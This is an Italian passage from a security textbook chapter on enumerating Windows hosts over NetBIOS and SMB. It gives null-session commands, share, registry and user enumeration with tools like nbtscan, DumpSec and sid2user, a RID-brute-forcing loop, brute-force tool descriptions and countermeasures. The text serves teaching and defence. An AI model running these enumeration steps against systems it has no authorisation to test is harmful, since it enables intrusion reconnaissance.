C:\>netviewx -D CORLEONE -T dialin_server
VITO,4,0,500, nt%workstation%server%domain_ctrl%time_source%dialin_server%
backup_browser%master_browser," Make him an offer he can't refuse "
```

I servizi in esecuzione sul sistema sono elencati tra segni percentuali (%). `netviewx` un ottimo strumento anche per scegliere controller non di dominio che potrebbero presentare difetti di sicurezza.

Dumping della tabella di nomi NetBIOS con nbtstat e nbtscan

nbtstat si connette a singole macchine, anziché enumerare l'intera rete. Richiama la tabella di nomi NetBIOS da un sito remoto; questa tabella contiene molte informazioni, come si vede nel seguente esempio:

```
C:\>nbtstat -A 192.168.202.33
NetBIOS Remote Machine Name Tabella
Name          Type      Status
-----
SERVR9        <00>    UNIQUE    Registered
SERVR9        <20>    UNIQUE    Registered
9DOMAN        <00>    GROUP     Registered
9DOMAN        <1E>    GROUP     Registered
SERVR9        <03>    UNIQUE    Registered
INet Services  <1C>    GROUP     Registered
IS SERVR9..... <00>    UNIQUE    Registered
9DOMAN        <1>     UNIQUE    Registered
..__MSBROWSE__. <01>    GROUP     Registered
ADMINISTRATOR  <03>    UNIQUE    Registered
MAC Address = 00-A0-CC-57-8C-8A
```

nbtstat estrae il nome del sistema (SERVR9), il dominio in cui si trova (9DOMAN), ogni eventuale utente connesso (ADMINISTRATOR), ogni servizio in esecuzione (INet Services) e l'indirizzo MAC (Media Access Control) della scheda di rete. Queste entità possono essere identificate in base al loro codice di servizio NetBIOS (il numero con due cifre a destra del nome). I codici sono in parte elencati nella Tabella 3.2.

Tabella 3.2 Codici di servizi comuni NetBIOS.

Codice NetBIOS	Risorsa
nome computer >[00]	Servizio workstation
nome dominio >[00]	Nome dominio
nome computer >[03]	Servizio Messenger (per messaggi inviati a questo computer)
nome utente>[03]	Servizio Messenger (per messaggi inviati a questo utente)
nome computer>[20]	Servizio Server
nome dominio>[1D]	Master servizio elenco
nome dominio>[1E]	Elezioni servizio elenco
nome dominio>[1B]	Master servizio elenco dominio

I due principali difetti di nbtstat sono la possibilità di operare soltanto su un singolo host per volta e il suo output di difficile comprensione. A entrambi pone rimedio lo strumento gratuito nbtscan, di Alla Bezroutchko, disponibile presso inetcat.net/software/nbtscan.html. nbtscan applica nbtstat a un'intera rete in modo molto rapido e formatta l'output in maniera leggibile:

```
C:\>nbtscan 192.168.234.0/24
Doing NET name scan for addresses from 192.168.234.0/24
IP address      NetBIOS Name   Server   User      MAC address
-----
192.168.234.36  WORKSTN12     <server>  RSMITH   00-00-86-16-47-d6
```

```

192.168.234.110 CORP-DC      <server> CORP-DC  00-c0-4f-86-80-05
192.168.234.112 WORKSTN15     <server> ADMIN    00-80-c7-0f-a5-6d
192.168.234.200 SERVR9       <server> ADMIN    00-a0-cc-57-8c-8a

```

Tra l'altro, nbtscan offre un modo rapido per individuare gli host che eseguono Windows in una rete, come capirete se provate a eseguirlo sulla vostra rete di Classe C preferita.

Strumenti di enumerazione NetBIOS per Linux

Finora abbiamo descritto diversi strumenti di enumerazione NetBIOS basati su Windows, ma ne esistono altrettanti per Linux. Uno in particolare è NMBscan di Grégoire Barbier (nmbscan.gbarbier.org/), che è in grado di enumerare NetBIOS specificando diversi livelli di dettaglio per l'output:

```

nmbscan-1.2.4 # ./nmbscan
nmbscan version 1.2.4 - Sat Jul 19 17:41:03 GMT 2008

usage :
./nmbscan -L
-L show licence agreement (GPL)

./nmbscan {-d|-m|-a}
-d show all domains
-m show all domains with master browsers
-a show all domains, master browsers, and servers

./nmbscan {-h|-n} host1 [host2 [...]]
-h show information on hosts, known by ip name/address
-n show information on hosts, known by smb name

```

Preferiamo specificare l'opzione -a per ottenere una visualizzazione completa della rete NetBIOS che ci circonda:

```

nmbscan-1.2.4 # ./nmbscan -a
nmbscan version 1.2.4 - Sat Jul 19 17:44:22 GMT 2008
domain EXAMPLE
master-browser SLIPDIPDADOOKEN 10.219.1.201 -
server SHARUCAN
  ip-address 10.219.1.20
    mac-address 01:18:F3:E9:04:7D
  ip-address 192.168.252.1
  ip-address 192.168.126.1
  server-software Windows Vista (TM) Ultimate 6.0
  operating-system Windows Vista (TM) Ultimate 6000
server PIZZAKICK
server HADUCAN
  ip-address 10.219.1.207
    mac-address 00:0C:29:05:20:A7
  server-software Windows Server 2003 5.2
  operating-system Windows Server 2003 3790 Service Pack 2
server GNA
server SLIPDIPDADOOKEN
  ip-address 10.219.1.201
    mac-address 00:DE:AD:BE:EF:00
  ip-address 192.168.175.1
  ip-address 192.168.152.1

```

```

server-software Windows 2000 LAN Manager
operating-system Windows 5.1
domain -
  master-browser - 192.168.175.1 -
domain -
  master-browser - 192.168.152.1 -

```



Bloccare l'enumerazione dei servizi di nomi NetBIOS

Tutte le tecniche descritte in precedenza operano sul servizio nomi NetBIOS, UDP 137. Se si limita l'accesso alla porta UDP 137, su host singoli o bloccando il protocollo nei router di rete, nessuna di queste attività potrà avere successo. Per evitare che i dati degli utenti possano apparire nelle visualizzazioni delle tabelle di nomi NetBIOS, disabilitate i servizi Avvisi e Messenger sui singoli host. L'impostazione di avvio per questi servizi può essere configurata tramite l'applicazione Servizi a cui si accede da Pannello di controllo, Strumenti di amministrazione. Su Windows 2000 e versioni successive, i servizi Avvisi e Messenger sono disabilitati per default, in più si può disabilitare NetBIOS su TCP/IP nelle impostazioni delle singole schede di rete. Tuttavia, secondo la nostra esperienza possono esserci delle difficoltà nel bloccare l'enumerazione NBNS utilizzando l'impostazione di NetBIOS su TCP/IP, perciò conviene non utilizzarla (come vedremo più avanti in questo capitolo, tra l'altro, questa caratteristica presenta anche altri problemi). Infine, tenete presente che, se bloccate la porta UDP 137 dai router, disabiliterete la risoluzione di nomi Windows su tali router, bloccando di fatto qualsiasi applicazione che si basi su NBNS.



Enumerazione tramite sessione NetBIOS, TCP 139/445

<i>Popolarità:</i>	8
<i>Semplicità:</i>	10
<i>Impatto:</i>	8
<i>Grado di rischio:</i>	9

Windows NT e la sua progenie si sono guadagnati la meritata reputazione di sistemi che rivelano troppe informazioni a chiunque voglia accedervi, a causa principalmente della vulnerabilità che esaminiamo nel seguito, l'attacco di connessione a sessione null/anonima su Windows.

Sessioni null: il sogno dell'enumerazione

Se vi è mai capitato di accedere a un file o di stampare su una stampante associata a una macchina Windows in una rete, è probabile che abbiate utilizzato il protocollo SMB (*Server Message Block*) di Microsoft, che sta alla base della condivisione di file e stampanti Windows (l'implementazione di SMB per Linux si chiama Samba). SMB è accessibile tramite API che possono restituire interessanti informazioni su Windows, anche a utenti non autenticati. La qualità delle informazioni che si possono raccogliere con questo meccanismo fa di SMB uno dei principali talloni di Achille per Windows, se non si attua un'adeguata protezione.

Per illustrare la devastazione che si può provocare lasciando SMB senza protezione, utilizziamo alcune tecniche di hacking ben note che sfruttano le falle del protocollo. Il primo

passo per enumerare SMB consiste nel connettersi al servizio utilizzando il cosiddetto comando di “sessione null”, mostrato di seguito:

```
C:\>net use \\192.168.202.33\IPC$ "" /u:""
```

Notate la somiglianza tra questo comando e la sintassi standard net use per montare un’unità di rete: sono praticamente identici. Con il precedente comando ci si connette alla “condivisione” di comunicazione interprocesso nascosta (IPC\$) all’indirizzo IP 192.168.202.33 come utente anonimo interno (/u:)” con password nulla (“”). Se il comando ha successo, l’hacker ora dispone di un canale aperto sul quale tentare di applicare le varie tecniche descritte in questo paragrafo per raccogliere quante più informazioni possibile dal bersaglio, tra cui informazioni di rete, condivisioni, utenti, gruppi, chiavi del registro di sistema e così via. Questa caratteristica, indicata in vari modi come “Red Button”, connessione a sessione null o accesso anonimo, può rappresentare la più base di accesso più importante in assoluto per gli intrusi, come mostriamo di seguito.

NOTA

L’enumerazione SMB si può attuare sulle porte TCP 139 (sessione NetBIOS) e TCP 445 (SMB su TCP/IP, o “host diretto”). Entrambe le porte forniscono accesso allo stesso servizio (SMB), ma su due protocolli di trasporto diversi.

Enumerazione delle condivisioni di file

Tra i bersagli preferiti degli hacker vi sono le condivisioni di file di Windows non incluse negli ACL. Una volta stabilita una sessione null, è abbastanza facile enumerare i nomi delle condivisioni di file, utilizzando varie tecniche. Per esempio, il comando di Windows net view consente di enumerare le condivisioni su sistemi remoti:

```
C:\>net view \\vito
Shared resources at \\192.168.7.45
VITO
Share name  Type        Used as Comment
-----
NETLOGON    Disk          Logon server share
Test        Disk          Public access
The command completed successfully.
```

Altri due ottimi strumenti per l’enumerazione di condivisioni disponibili nel Resource Kit di Windows Server 2003 sono **srvcheck** e **srvinfo** con l’opzione -s (microsoft.com/downloads/details.aspx?familyid=9D467A69-57FF-4AE7-96EE-B18C4790CFFD&displaylang=en). **srvcheck** visualizza condivisioni e utenti autorizzati, incluse le condivisioni nascoste, ma richiede un accesso privilegiato al sistema remoto. **srvinfo** con il parametro -s elenca le opzioni con molte altre informazioni potenzialmente utili.

Uno dei migliori strumenti per enumerare le condivisioni di file Windows (e molto altro) è DumpSec (in passato DumpAcl), mostrato nella Figura 3.3 e disponibile gratuitamente presso SomarSoft (somarsoft.com). Pochi strumenti sono più utili di questo per un amministratore della sicurezza in ambiente NT. DumpSec tiene sotto controllo tutto, dai permessi del file system ai servizi disponibili su sistemi remoti. Si possono ottenere informazioni di base perfino su un’innocua connessione null, e si può eseguire lo strumento dalla riga di comando, cosa




Figura 3.3 DumpSec rivela le condivisioni su una sessione null con il computer bersaglio.

che consente di utilizzarlo in modo automatizzato e negli script. Nella Figura 3.3 è illustrato l'uso di DumpSec per visualizzare informazioni sulle condivisioni di un computer. Aprire connessioni null e utilizzare manualmente gli strumenti precedentemente descritti è molto utile per attacchi diretti, ma la maggior parte degli hacker utilizza di solito uno scanner NetBIOS per cercare condivisioni esposte in intere reti. Due strumenti che svolgono questi compiti sono ShareEnum di SysInternals (acquisita da Microsoft, technet.microsoft.com/en-us/sysinternals/bb897442.aspx) e Network Scanner di SoftPerfect (softperfect.com/products/networkscanner/). ShareEnum ha poche opzioni configurabili, ma per default fornisce una buona quantità di informazioni e dispone di una comoda funzione di confronto che può essere utile per confrontare i risultati nel tempo. Network Scanner di SoftPerfect è più duttile, ma richiede di lavorare un po' sulla configurazione senza accontentarsi delle opzioni di default (Figura 3.4).




Figura 3.4 SoftPerfect Network Scanner effettua una scansione automatica delle sottoreti cercando condivisioni di file aperte.

A differenza di strumenti più vecchi come Legion, o NAT (NetBIOS Auditing Tool), queste nuove utility si rivolgono al professionista della sicurezza piuttosto che all'hacker, perciò non includono funzionalità come quelle per portare attacchi di forza bruta. In ogni caso, un hacker può sempre utilizzare gli strumenti più vecchi per fare il suo sporco lavoro, o ricorrere a uno degli strumenti per attacchi di forza bruta citati più avanti in questo libro. Legion può esaminare una rete IP di Classe C e rivelare tutte le condivisioni disponibili nella sua interfaccia grafica. La versione 2.1 include uno strumento per attacchi di forza bruta che tenta di connettersi a una data condivisione utilizzando un elenco di password fornito dall'utente. Per ulteriori informazioni sugli attacchi di forza bruta a Windows, si rimanda al Capitolo 4. Citiamo un altro noto scanner di condivisioni Windows: NAT (NetBIOS Auditing Tool), basato su codice scritto da Andrew Tridgell. Si tratta di un programma scritto parecchi anni fa, ma i più curiosi possono ancora trovarlo in rete, cercando bene. Esiste anche un'interfaccia grafica per NAT, scritta da Neon Surge e Chameleon, di Rhino9 Security Team (ormai defunto), e destinata a chi non è a suo agio con la riga di comando (Figura 3.5). NAT non solo trova le condivisioni, ma tenta anche di entrare in modo forzato utilizzando elenchi di nomi utente e password definiti dall'utente.

Enumerazione del registro

Un altro buon metodo per enumerare informazioni su applicazioni della famiglia NT è quello di visualizzare il contenuto del registro di Windows sul bersaglio. Praticamente tutte le applicazioni correttamente installate su un sistema NT lasciano alcune informazioni nel registro di sistema, basta semplicemente sapere dove guardare. Inoltre, gli intrusi possono penetrare nei meandri delle informazioni sugli utenti e sulla configurazione, con l'accesso al registro. Con la necessaria pazienza è spesso possibile trovare alcuni dati che facilitano l'accesso. Fortunatamente, per default Windows è configurato in modo da consentire l'accesso al registro soltanto agli amministratori; perciò, le tecniche descritte nel seguito non funzionano, generalmente, su sessioni null anonime. Un'eccezione si ha quando la chiave




Figura 3.5 NAT (NetBIOS Auditing Tool) con interfaccia grafica e output sulla riga di comando.

HKLM\System\CurrentControlSet\Control\SecurePipeServer\Winreg\AllowedPaths specifica la possibilità di accedere ad altre chiavi tramite sessioni null; per default consente l'accesso soltanto a HKLM\Software\Microsoft\WindowsNT\CurrentVersion.

Per chi vuole verificare se un registro remoto è bloccato, i migliori strumenti sono reg (integrato in Windows XP, 2003 e successivi) e DumpSec di SomarSoft (ancora). Per sistemi precedenti a Windows 2003, si può utilizzare regdump al posto di reg (regdump era lo strumento originale, le cui funzionalità sono state poi inserite in reg). reg/regdump è un'utility piuttosto semplice che si limita a effettuare il dumping dell'intero registro (o di singole chiavi specificate dalla riga di comando) sulla console. Benché l'accesso remoto al registro sia solitamente riservato agli amministratori, ci sarà sempre qualcuno che proverà a enumerare varie chiavi nella speranza di trovare una breccia. Gli hacker spesso provano a inserire puntatori a utility backdoor come NetBus (cfr. il Capitolo 4). In questo esempio verifichiamo quali applicazioni sono avviate automaticamente all'avvio di Windows:

```
C:\>reg query \\10.219.1.207\HKLM\SOFTWARE\MICROSOFT\
Windows\CurrentVersion\Run

! REG.EXE VERSION 3.0

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\
Windows\CurrentVersion\Run

    VMware Tools REG_SZ
C:\Program Files\VMware\VMware Tools\VMwareTray.exe

    VMware User Process REG_SZ
C:\Program Files\VMware\VMware Tools\VMwareUser.exe

    Adobe Reader Speed Launcher REG_SZ
"C:\Program Files\Adobe\Reader 8.0\Reader\Reader_sl.exe"

    SunJavaUpdateSched REG_SZ
"C:\Program Files\Java\jre1.6.0_03\bin\jusched.exe"

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\
Windows\CurrentVersion\Run\OptionalComponents
```

DumpSec produce un output molto più elegante, ma in sostanza ottiene lo stesso risultato, come si vede nella Figura 3.6. Il report “Dump Services” enumera ogni servizio Win32 e ogni driver del kernel sul sistema remoto, che sia in esecuzione o meno (anche qui si presuppone la disponibilità degli opportuni permessi di accesso). Queste informazioni potrebbero fornire agli hacker molti potenziali bersagli di attacco. Ricordiamo che questa attività richiede una sessione null.

Enumerazione di domini trusted

Ricordate lo strumento nltest discusso precedentemente nella trattazione dell'enumerazione del servizio nomi NetBIOS? Una volta stabilita una sessione null a una delle macchine del dominio enumerato, si possono utilizzare i comandi nltest /server:<nome_server> e /trusted_domains per ottenere informazioni su ulteriori domini in relazione con il primo. Questi semplici strumenti diventano molto più potenti quando è disponibile una sessione null.

The screenshot shows a window titled "Somarsoft DumpAcl - \\192.168.202.33". The menu bar includes File, Edit, Search, Report, View, and Help. The main table has columns: FriendlyName, Name, Status, Type, and Account. The table lists numerous services and kernel objects, many of which are stopped. The "Modem" service is highlighted with a black background.

FriendlyName	Name	Status	Type	Account
Import	Import	Stopped	Kernel	
Jazzg300	Jazzg300	Stopped	Kernel	
Jazzg364	Jazzg364	Stopped	Kernel	
Jzvx1484	Jzvx1484	Stopped	Kernel	
Keyboard Class Driver	Kbdclass	Running	Kernel	
KSecDD	KSecDD	Running	Kernel	
Messenger	Messenger	Running	Win32	LocalSystem
mga	mga	Stopped	Kernel	
mga_mil	mga_mil	Stopped	Kernel	
Microsoft NDIS System Driver	NDIS	Running	Kernel	
mitsumi	mitsumi	Stopped	Kernel	
mkecr5xx	mkecr5xx	Stopped	Kernel	
Modem	Modem	Stopped	Kernel	
Mouse Class Driver	Mouclass	Running	Kernel	
MsfS	MsfS	Running	Kernel	
Mup	Mup	Running	Kernel	
Ncr53c9x	Ncr53c9x	Stopped	Kernel	
ncr77c22	ncr77c22	Stopped	Kernel	
Ncrc700	Ncrc700	Stopped	Kernel	
Ncrc710	Ncrc710	Stopped	Kernel	
Net Logon	Netlogon	Stopped	Win32	LocalSystem
NetBIOS Interface	NetBIOS	Running	Kernel	
NetDetect	NetDetect	Stopped	Kernel	
Network DDE	NetDDE	Stopped	Win32	LocalSystem
Network DDE DSDM	NetDDEdsdm	Stopped	Win32	LocalSystem
Npfs	Npfs	Running	Kernel	
NT LM Security Support Provider	NTLmssp	Stopped	Win32	LocalSystem
Ntfs	Ntfs	Stopped	Kernel	
Null	Null	Running	Kernel	

Figura 3.6 DumpSec enumera tutti i servizi e le unità in esecuzione su un sistema remoto.

Enumarazione di utenti

A questo punto, lasciare andare qualche informazione sulle condivisioni sembrerà probabilmente un errore, ma non la fine del mondo: almeno gli hacker non sono stati in grado di ottenere informazioni sugli account utente, vero? Sbagliato. Sfortunatamente, alcune macchine Windows diffondono informazioni relative agli utenti su sessioni null con la stessa facilità con cui rivelano dati sulle condivisioni.

Uno dei più potenti strumenti per sfruttare una sessione null allo scopo di ottenere informazioni sugli utenti è, ancora una volta, DumpSec, che può ottenere un elenco di utenti, gruppi, criteri di protezione e diritti degli utenti su sistemi NT. Nell'esempio che segue utilizziamo DumpSec dalla riga di comando per generare un file contenente informazioni sugli utenti da un computer remoto (ricordate che DumpSec richiede una sessione null con il computer bersaglio):

```
C:\>dumpsec /computer=\\192.168.202.33 /rpt=usersonly
/saveas=tsv /outfi le=c:\\temp\\users.txt
C:\\>cat c:\\temp\\users.txt
7/15/08 10:07 AM - Somarsoft DumpSec - \\192.168.202.33
UserName    FullName          Comment
Barzini     Enrico Barzini   Rival mob chieftain
godfather   Vito Corleone   Capo
Godzilla    Administrator   Built-in account for administering the domain
Guest       Guest           Built-in account for guest access
lucca      Lucca Brazzi    Hit man
mike       Michael Corleone Son of Godfather
```

Utilizzando la GUI di DumpSec è possibile specificare molti più campi informativi da includere nel report, ma il formato appena presentato consente solitamente di individuare che cosa potrebbe causare dei guai. Per esempio, una volta siamo capitati su un server in cui le password per l'account Administrator erano riportate nel campo dei commenti! Altri due strumenti di enumerazione per Windows molto potenti sono `sid2user` e `user2sid` di Evgenii Rudnyi (evgenii.rudnyi.ru/soft/sid/sid.txt). Operano dalla riga di comando e cercano di determinare i SID della famiglia NT dall'input del nome utente e vice versa. SID significa *Security Identifier*, è un valore numerico di lunghezza variabile attribuito a un sistema della famiglia NT al momento dell'installazione. Per una buona spiegazione della struttura e della funzione dei SID, consigliamo l'eccellente articolo disponibile presso en.wikipedia.org/wiki/Security_Identifier. Una volta che un intruso è riuscito a ottenere il SID di un dominio con `user2sid`, può servirsene per enumerare i nomi utente corrispondenti. Ecco un esempio:

```
C:\>user2sid \\192.168.202.33 "domain users"
```

```
S-1-5-21-8915387-1645822062-1819828000-513
```

```
Number of subauthorities is 5
Domain is ACME
Length of SID in memory is 28 bytes
Type of SID is SidTypeGroup
```

Ora l'intruso conosce il SID della macchina: è la stringa di numeri che inizia con S-1 e presenta i trattini di separazione. La stringa numerica posta dopo l'ultimo trattino si chiama RID (*Relative Identifier*), ed è predefinita per utenti e gruppi interni di Windows come Administrator e Guest. Per esempio, il RID dell'utente Administrator è sempre 500 e quello dell'utente Guest è 501. Con queste informazioni, un hacker può utilizzare `sid2user` e la stringa del SID con l'aggiunta in coda del RID 500 per trovare il nome dell'account dell'amministratore (anche se è stato rinominato). Ecco un esempio:

```
C:\>sid2user \\192.168.2.33 5 21 8915387 1645822062 18198280005 500
```

```
Name is godzilla
Domain is ACME
Type of SID is SidTypeUser
```

Notate che S-1 e i trattini sono omessi. Un altro fatto interessante è che il primo account creato su qualsiasi sistema locale o dominio NT riceve il RID 1000, e ogni oggetto successivo riceve il numero in sequenza successivo (1001, 1002, 1003 e così via, i RID non sono riutilizzati sull'installazione corrente). Perciò, una volta noto il SID, un hacker è in grado di enumerare ogni utente e gruppo, passato e presente, di un sistema NT.

NOTA

`sid2user/user2sid` funziona anche se `RestrictAnonymous` è impostato a 1 (ne parleremo tra poco), purché sia accessibile la porta 139 o 445.

Riportiamo ora un semplice esempio di come creare uno script che sfrutta `user2sid/sid2user` per esaminare tutti gli account utente disponibili su un sistema. Prima di eseguire questo script, dobbiamo determinare il SID del sistema bersaglio utilizzando `user2sid` su

una sessione null, come mostrato in precedenza. Ricordando che la famiglia NT assegna ai nuovi account un RID a partire da 1000, possiamo quindi eseguire il seguente ciclo utilizzando il comando FOR della shell NT e lo strumento `sid2user` (descritto in precedenza) per enumerare fino a 50 account su un bersaglio:

```
C:\>for /L %i IN (1000,1,1050) DO sid2user \\acmepdc1 5 21 1915163094
1258472701648912389 %I >> users.txt
C:\>cat users.txt
```

```
Name is IUSR_ACMEPDC1
Domain is ACME
Type of SID is SidTypeUser

Name is MTS Trusted Impersonators
Domain is ACME
Type of SID is SidTypeAlias
...
.
```

Questo output poco leggibile può essere formattato meglio indirizzandolo a un filtro che estragga soltanto un elenco di nomi utente. Naturalmente l'ambiente di esecuzione dello script non è limitato alla shell NT, può essere Perl, VBScript o qualsiasi altro sia disponibile. Come ultimo appunto, prima di proseguire, ricordiamo che questo esempio visualizza con successo gli utenti purché sul sistema bersaglio sia aperta la porta TCP 139 o 445, nonostante `RestrictAnonymous = 1`.

NOTA

Tra le numerosissime funzionalità della suite di hacking per Windows Cain & Abel (oxid.it/cain.html) vi è l'enumerazione di utenti, che automatizza perfino il processo con cui si tenta prima con il metodo della sessione null descritto in precedenza e poi si ricade sul metodo con `sid2user` appena descritto se il valore `RestrictAnonymous` del bersaglio è impostato a 1.

Strumenti integrati per l'enumerazione tramite sessioni null

Vari sviluppatori hanno creato strumenti integrati per l'enumerazione tramite sessioni null. Il primo della lista è Winfingerprint (sourceforge.net/projects/winfingerprint). Come si può intuire da tutte le caselle di controllo visibili nella Figura 3.7, Winfingerprint prevale per il gran numero di funzionalità disponibili, infatti offre praticamente tutte le funzionalità di enumerazione immaginabili. È in grado di analizzare un singolo host, elenchi o intervalli di host, o semplicemente tutti gli host visibili di un determinato segmento, e oltre alla funzionalità di sessione null, è anche in grado di enumerare sistemi Windows via Active Directory e WMI, il che lo rende uno strumento di enumerazione per Windows estremamente versatile.

Un altro strumento utile è NBTEnum di Reed Arvin, che tuttavia è ormai difficile da trovare dopo la dismissione del suo sito web di riferimento (attualmente è disponibile presso packetstormsecurity.org/files/download/52457/NBTEnum33.zip). Questo strumento si mette in luce per il suo output formattato in HTML, completo e di facile lettura, per le funzionalità di attacco a forza bruta e per la capacità di enumerare una moltitudine di informazioni utilizzando sessioni null o sotto un particolare account utente.

L'uso dello strumento è semplice: per svolgere enumerazioni di base basta utilizzare l'opzione `-s` e includere un file di dizionario. NBTEnum (Figura 3.8) per prima cosa verifica il criterio di protezione impostato sul server per il blocco degli account dopo un certo numero di tentativi, poi tenta l'attacco di forza bruta solo con un numero ridotto di password, in modo da non raggiungere il limite impostato.

enum, sviluppato dal Razor Team di BindView (acquisita poi da Symantec), è un eccellente strumento per l'enumerazione SMB, ma sfortunatamente è più vecchio rispetto a Winfingerprint e molto più difficile da trovare.




Figura 3.7 Winfingerprint dispone di una GUI facile da usare e fornisce numerose informazioni.

The screenshot shows the NBTEnum v3.3 interface in Mozilla Firefox. The title bar reads "NetBIOS Enumeration Utility v3.3 - Mozilla Firefox". The main content area displays the following information:

- Network Transports:**
 - Transport: \Device\NetBT_Tcpip_{DD06E90D-93E1-46C1-91F5-362FBFD796B8}
MAC Address: 000C330520E6
 - Transport: \Device\NetbiosSmb
MAC Address: 000000000000
- NetBIOS Name:** FSW2K3
- Account Lockout Threshold:** 0 Attempts
- Logged On Users:**
 - Username: Administrator
Logon Server: FSW2K3
 - Username: FSW2K3\$
Logon Server:
 - Username: IUSR_FSW2K3
Logon Server: FSW2K3
- Local Groups and Users:** Administrators

Figura 3.8 NBTEnum fornisce numerose informazioni in un formato HTML ben leggibile.

enum supporta la configurazione e la chiusura automatica di sessioni null, attacchi di forza bruta per le password e molte altre funzionalità che ne fanno un importante strumento per chi vuole portare attacchi a un sistema. Di seguito riportiamo l'elenco delle opzioni della riga di comando dello strumento, per evidenziare il numero di funzionalità disponibili:

```
C:\>enum
usage: enum [switches] [hostname|ip]
-U: get userlist
-M: get machine list
